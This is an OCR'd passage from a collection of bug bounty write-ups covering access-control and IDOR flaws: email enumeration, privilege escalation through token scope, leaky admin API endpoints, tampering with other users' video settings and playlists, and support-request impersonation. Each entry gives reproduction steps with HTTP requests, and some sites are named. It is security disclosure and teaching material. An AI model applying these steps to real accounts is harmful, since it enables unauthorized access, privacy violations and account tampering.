
Response body:



And For every email address that was subscribing the newsletter, the application was showing a response as “Unsubscribed”.



Response body:




Steps to Reproduce:

1. Create two accounts first as victims other as attacker and subscribe to their newsletter with both accounts.

2. Logged in with the attacker's account .

3. Now make request on url: `http://viestinta.lahitapiola.fi/webApp/omatalousuk?email=` with victim email address.



4. Got Success! Unsubscribe newsletter from victim’s account.

5. Now for enumerating users brute force the list of valid random email addresses, For every valid subscribed email address you got a response with “Unsubscribed” else you got a message response as “No customer found, cannot unsubscribe”.

7. Blind Access-Token Scope Leads to Escalate Privileges Vertically

Summary:

Researcher able to escalate his privileges from normal user to admin, using this vulnerability researcher with normal member privileges could have made himself an admin, could have taken over organizations.

Tl;dr: Access tokens issued for the users is blind of scope. It does not check if the requests made belong to a normal user member or admin member.

Background:

We will refer to this application as `target.io`, This Application is an expansion of functionality into mobile app analytics, beta distribution, and user identity and authentication. The Application first introduces a modular SDK platform, which allowed developers to pick and choose which features they needed.

In this application there are two major roles with different scope. Admin & normal user.

Admin has privileges to Delete Apps, Add members, Delete Members.
Where, Normal user member can’t Delete Apps, Add members, Delete Members

Authorized members get a unique access token when logged in and session cookies which helps the application to authenticate users.
But the access token is blind of scope means using access token of normal user researcher can make admin level request and leads to delete members, add members also deletes apps.

Steps to Reproduce:

1. Create a normal user account and an admin account.

2. Login into the admin account and capture the DELETE request.

```
DELETE /api/v2/organizations/{organization_id}/apps/{app_id}
```

3. Now Logged in into normal user account and make a DELETE request (i.e admin action):

Request Body:

```
DELETE /api/v2/organizations/{organization_id}apps/{app_id} HTTP/1.1
Host: www.target.io
Connection: keep-alive
Accept: application/json, text/javascript, /; q=0.01
Origin: https://www.target.io
X-CSRF-Token: 06MzlRvMNizNQLk9VZWk5pb3LU6PUagNLPdGFQ4HdOg=
X-Requested-With: XMLHttpRequest
X-CRASHLYTICS-DEVELOPER-TOKEN:
0bb5ea45eb53fa71fa5758290be5a7d5bb867e77
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/39.0.2171.95 Safari/537.36
Referrer: https://www.target.io/settings/apps
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie:
```

4. Got Success! In response, the researcher got 200 OK messages and the application was deleted with a normal user account.

8. Information Disclosure Through Misconfigured API Endpoint

Summary:

Researcher able to enumerate all user email addresses through api exposure. It is easy for the researcher to enumerate email addresses for all users as usernames are publicly accessible on the program itself.

Background:


We will refer to this application as `target.com`. The application is a platform where various companies manage their vulnerability disclosure program. It is a vulnerability coordination and bug bounty platform that connects businesses with penetration testers and cybersecurity researchers.

The Researcher is able to disclose users' email address by creating a sandbox program then adding that user to a report as a participant.
Now when the researcher makes a request to fetch the report through the API, the application in response contains the invited user's email address at the activities object.

Steps To Reproduce:

1. Go to any report submitted on the application.

2. Add the victim username as a participant to your report.



3. Generate an API token.

4. Fetch the report through the API

```
curl "https://api.target.com/v1/reports/[report_id]" \
-u "api_idetifier:token"
```

5. Got Success! The response will contain the invited user email at the activities object:

```
"activities":{"data":[{"type":"activity-external-user-invited","id
":"1406712","attributes":{"message":null,"created_at":"<creation_t
ime_stamp>","updated_at":"<update_time_stamp>","internal":true,"em
ail":"<victim's_email@example.com>"}
```

9. Misconfigured REST API Endpoint Leaks Data to Unauthorised Members

Summary:

Researcher find some REST admin endpoints where an unauthorised member can steal data or view all api call without any authentication

Background:

We will refer to this application as `redacetd.com`. The Researcher found some admin endpoints where an unauthorised member can leak information through that endpoints.
Invited team members or collaborators on : `https://www.redaceted.com/manage/applications/{app_id}/team` can use the `/1/admin/*` REST endpoints to steal information, which they should not be able to have access to. Even after removing them.

Steps To Reproduce:

1. Create two test accounts .
2. Login into first account
3. Invite a new team member to your application and give him very restrictive rights. Like gave him only Search rights and limited his access to an index called test.
4. Login as the new team member and go to :

   `https://www.redacted.com/dashboard`

   You will be greeted with a “ You don't have access to the Redacted Dashboard.” error message.

5. Check in the page source for signature and copy its value, for example on my application it was :

```
fd283b81b38fb9c547fcf2bea763d547e66644839e896e877382b1fcfe598bac
```

6. Using this signature, you can perform queries now against `/1/admin/*`, even though you don't have the rights

7. Make a POST request to `/1/admin/listindexes` it will list all indexes of the application including their statistics.

```
POST /1/admin/listindexes HTTP/1.1
Host: c5-eu-1.redactednet.com
....
{"applicationID":"APP_ID","signature":"SIGNATURE","page":0,"sortBy
NbEntries":1}
```

8. Now make a POST request to `/1/admin/userlogs` will return the whole request body and the whole response body for each query! So for example if somebody performed a search, the attacker will be able to see the whole result of the search in the response body.

   Here you can see all past queries made to the application. This includes search queries, records added and deleted, indices created and removed, etc. for all indices in the application. This basically leaks data from any index.

```
POST /1/admin/userlogs HTTP/1.1
Host: c5-eu-1.redactednet.com
....
{"applicationID":"APP_ID","signature":"SIGNATURE","offset":0,"leng
th":1000,"type":"all"}
```

Here are two example responses, one for searching and the other for adding a record:

Searching (as you can see answer contains the whole record)

```
{"timestamp": "2016-08-04T15:15:01Z","method":
"POST","answer_code": "200","query_body": "\n{\n  \"params\":
\"query=Monica&page=0&getRankingInfo=1&facets=*&attributesToRetrie
```

```
ve=*&highlightPreTag=%3Cem%3E&highlightPostTag=%3C%2Fem%3E&hitsPer
Page=10&facetFilters=%5B%5D&maxValuesPerFacet=100\"\n}\n","answer"
: "\n{\n  \"hits\": [\n    {\n      \"name\": \"Monica
Bellucci\",\n      \"rating\": 3956,\n      \"image_path\":
\"/z3sLuRKP7hQVrvSTsqdLjGSldwG.jpg\",\n      \"alternative_name\":
\"Monica Anna Maria Bellucci\",\n      \"objectID\": \"5\",\n
\"_highlightResult\": {\n        \"name\": {\n          \"value\":
\"<em>Monica</em> Bellucci\",\n          \"matchLevel\":
\"full\",\n          \"fullyHighlighted\": false,\n
\"matchedWords\": [\n            \"monica\"\n          ]\n
},\n        \"alternative_name\": {\n          \"value\":
\"<em>Monica</em> Anna Maria Bellucci\",\n
\"matchLevel\": \"full\",\n          \"fullyHighlighted\":
false,\n          \"matchedWords\": [\n            \"monica\"\n
]\n        }\n      },\n      \"_rankingInfo\": {\n
\"nbTypos\": 0,\n        \"firstMatchedWord\": 0,\n
\"proximityDistance\": 0,\n        \"userScore\": 499,\n
\"geoDistance\": 0,\n        \"geoPrecision\": 1,\n
\"nbExactWords\": 0,\n        \"words\": 1,\n        \"filters\":
0\n      }\n    }\n  ],\n  \"nbHits\": 1,\n  \"page\": 0,\n
\"nbPages\": 1,\n  \"hitsPerPage\": 10,\n  \"processingTimeMS\":
1,\n  \"facets\": {\n  },\n  \"exhaustiveFacetsCount\": true,\n
\"query\": \"Monica\",\n  \"params\":
\"query=Monica&page=0&getRankingInfo=1&facets=*&attributesToRetrie
ve=*&highlightPreTag=%3Cem%3E&highlightPostTag=%3C%2Fem%3E&hitsPer
Page=10&facetFilters=%5B%5D&maxValuesPerFacet=100\",\n
\"serverUsed\": \"c5-eu-3.redacted.net\",\n  \"parsedQuery\":
\"monica\",\n  \"timeoutCounts\": false,\n  \"timeoutHits\":
false\n}\n","url":
"/1/indexes/QQQQQQQQ/query?x-redacted-agent=Redacted%20for%20vanil
la%20JavaScript%203.14.1&x-algolia-application-id=5QA3U6N0QN&x-alg
olia-api-key=3f30**************************","ip":
"....","query_headers": "...","sha1":
"70a7baf41d4756ad3a01199f336d7c45b9624305","nb_api_calls":
"1","processing_time_ms": "1","index": "QQQQQQQQ","query_params":
"query=Monica&page=0&getRankingInfo=1&facets=*&attributesToRetriev
e=*&highlightPreTag=%3Cem%3E&highlightPostTag=%3C%2Fem%3E&hitsPerP
age=10&facetFilters=%5B%5D&maxValuesPerFacet=100","query_nb_hits":
"1" }
```

Adding a record


```
{"timestamp": "2016-08-04T15:14:56Z","method":
"POST","answer_code": "201","query_body": "\n{\n  \"name\": \"Just
a test\",\n  \"rating\": 1337,\n  \"image_path\": \"Record
added\",\n  \"alternative_name\": \"Everything leaked\",\n
\"objectID\": \"5111\"\n}\n","answer": "\n{\n  \"createdAt\":
\"2016-08-04T15:14:56.405Z\",\n  \"taskID\": 18077851,\n
\"objectID\": \"5111\"\n}\n","url":
"/1/indexes/QQQQQQQQ?x-redacted-agent=Algolia%20for%20vanilla%20Ja
vaScript%203.14.1&x-redacted-application-id=****&x-redacted-api-ke
y=3f30**************************","ip": "xxxxx","query_headers":
"...","sha1":
"ee9f6ad7345be899f3a81b0b150bb75c9abc46e3","nb_api_calls":
"1","processing_time_ms": "1","index": "QQQQQQQQ"}
```


Clearly, the attacker can dump all indices if he just goes back far enough where they were created.

The other two endpoints the researcher found are `/1/admin/stats/INDEXNAME`, which returns the same as `/1/admin/listIndexes`, but only for one specific index and `/1/admin/building`, which he didn't quite figure out.

Note that the signature is application specific and completely API key independent.

For one that means, if the researcher uses the users API key to list indexes via `/1/indexes` endpoint, it will only return an answer if he has given the user listIndexes rights and it will only return those indices he has access to. Whereas with the signature the users rights are completely ignored.

It also means though, that if the researcher removes an old team member he still continues to have access to the above endpoints. Even if the admin regenerates the admin API key, the signature remains the same. Therefore, once a team member obtains the signature, he will have access indefinitely to the application. The owner can't do anything as far as I can tell.

10. Unauthorized Access to Users' Video Settings

Summary:

Researcher able to change any user video settings without user interaction just by changing video id. He is able to shut down any User channel just by setting its videos in private.

Tl;dr: Backend scripts do not check video id for requests made for changing video settings whether it belongs to that same user or not.


Background:

We will refer to this application as `redacted.com`. This application is a video sharing platform where any user can create his channel and start sharing videos publicly or also privately.


The application has a feature `https://studio.redacted.com/`
for content creators and helps them in the process of editing and publishing videos through a separate studio dashboard.

You can edit all your video at once through an update in bulk feature, also can view analytics data, changing community and channel related settings .

Videos Tab: Here you can list all your videos



There is a functionality at application studio feature through which you can edit all your video at once
Functionality like: Add new partner link in the description, Add a tag in the title, or shut down your channel by setting all your videos in private.



Clicking on update video button make a POST request

```
https://studio.redacted.com/redactedi/v1/creator/enqueue_creator_b
```

```
ulk_action
```

to servers which pass some queries in json format.


Among them a field videoID contains an id of video for which settings has to be changed and it is vulnerable.The Researcher randomly tries to put another video Id and settings will be changed for that video.

There are no access rights and backend scripts do not verify if the video ID belongs to the user who generates the setting update request or not.

Steps to Reproduce:

1. Create two accounts one as victim another as attacker.
2. Login into the attacker's account.
3. Setup proxy and keep an eye on requests made. (Burpsuite works like charm).
4. Select a video from the attacker account and change its setting, fill all input fields.
5. Click on Update videos.
6. See POST request in burp:

```
https://studio.youtube.com/youtubei/v1/creator/enqueue_creator_bul
k_action
```



7. Change videoId field with any victim account video.

8. Got Success! Video settings of victim account video will be changed.

11. Unauthorized Access to View Users' Unlisted Playlist

Summary:

The Researcher is able to view unlisted playlists of any user on target application, which the researcher doesn't have access to. Which is violating the privacy-policy for target application users.

Tl;dr: Backend Scripts is not verifying for authenticity of channel Id requested whether it belongs to logged in user/authorized user or not.

Background:

We will refer to this application as `redacted.com`. The target application is a video sharing platform where any user can create his channel and start sharing videos publicly or also privately.

The target application has a feature through which you can unlist your playlist which means your video will not come up in search results or on your channel either. Only those who know the link can view it, and you can share the link with anyone.

Application has a feature like video studio `https://studio.youtube.com/` for content creators and helps them in the process of editing and publishing videos through a separate studio dashboard.

You can edit all your video at once through update in bulk feature, also can view analytics data, changing community and channel related settings

You can fetch all your video from url:

```
https://studio.redacted.com/redactedi/v1/creator/list_creator_playlists
```

The application make a new POST request which is passing some value in json format

```
https://studio.redacted.com/redactedi/v1/creator/list_creator_play
```


```
lists?alt=json&key{some_key_value}
```

and here a special field caught attention of researcher

It contains a channel Id field, and on tampering that field with other channel iD's backend scripts did not verify if the value supplied by the user for the channelId parameter were actually his channel ID. In the response sent back by the application there were all the playlists associated with that specific channelId.

Steps to Reproduce:

1. Create two accounts one as victim another as attacker.
2. Login into the attacker's account.
3. Setup proxy and keep an eye on requests made. (Burpsuite works like charm)
4. Visit Url: `https://studio.redacted.com/video/{video_id}/edit` to edit a specific video.



5. Check request history in Burp you will see a POST request :


```
https://studio.redacted.com/redactedi/v1/creator/list_creator_playlists
```

this will fetch all playlist of the attacker account. (Cause we have logged in attacker account)

6. Now you will see a new POST request:

```
https://studio.redacted.com/redactedi/v1/creator/list_creator_playlists?alt=json&key{some_key_value}
```

that contains data in json format, and an interesting field: `Channelid`



7. Change Channel Id to victim's account Channel Id.

```
"playlists": [
  {
    "playlistId": "PL7N0m7YcVJq4A4t2B10wfEpEpOaEVk7OM",
    "title": "123",
    "responseStatus": {
      "statusCode": "CREATOR_ENTITY_STATUS_OK"
    }
  },
  {
    "playlistId": "PL7N0m7YcVJq4GsIMKspbaakEXvO3NxLXC",
    "title": "123",
    "responseStatus": {
      "statusCode": "CREATOR_ENTITY_STATUS_OK"
    }
  },
  {
    "playlistId": "PL7N0m7YcVJq5TeFBqMn1-FFGHdpmepu_i",
    "title": "test",
    "responseStatus": {
      "statusCode": "CREATOR_ENTITY_STATUS_OK"
    }
  }
],
```


8. Got Success! In response it retrieved all the playlist ids of the victim's channel.

12. IDOR Causing User Impersonation Vulnerability

Summary:

The Researcher is able to make support requests on behalf of any user. Support requests can be made of any type like for password reset or account information.

Background:

We will refer to this application as `redacted.com`. The researcher is testing for business logic flaws.
He focused on two behaviors of application.

1. The support page of the application requires an email address if you are logged in
2. The support page does not ask for the email address if you are not logged in

Request Without Session:

```
POST /custom_api/send_support_request HTTP/1.1
Host: redacted.com

...

{"SuppliedEmail":"","SuppliedName":"","SuppliedPhone":"","Descript
ion":"\"Hello","Subject":"Technical Support > Login/Password >
Resetting my
password","AuxiliaryData":{"email":hello@example.com,"attachments"
:[],"uniqueId":"a389da21-683b-498e-853f-b571d69c2741","consoleRole
":"Primary Admin","requestedContactMethod":"email"}}
```

Request Within Session:

```
POST /custom_api/send_support_request HTTP/1.1
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:44.0)
Gecko/20100101 Firefox/44.0
Accept: /
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: 1FT8ChpqgBiiZHzxdYs3rcgnAYWyRgLu
X-AJAXToken:
ebbba438058ef5ca8067ee129f41bfc701a89449caf4d666676f753e
X-PAGEUrl: https://redacted.com/public/#/contact-support
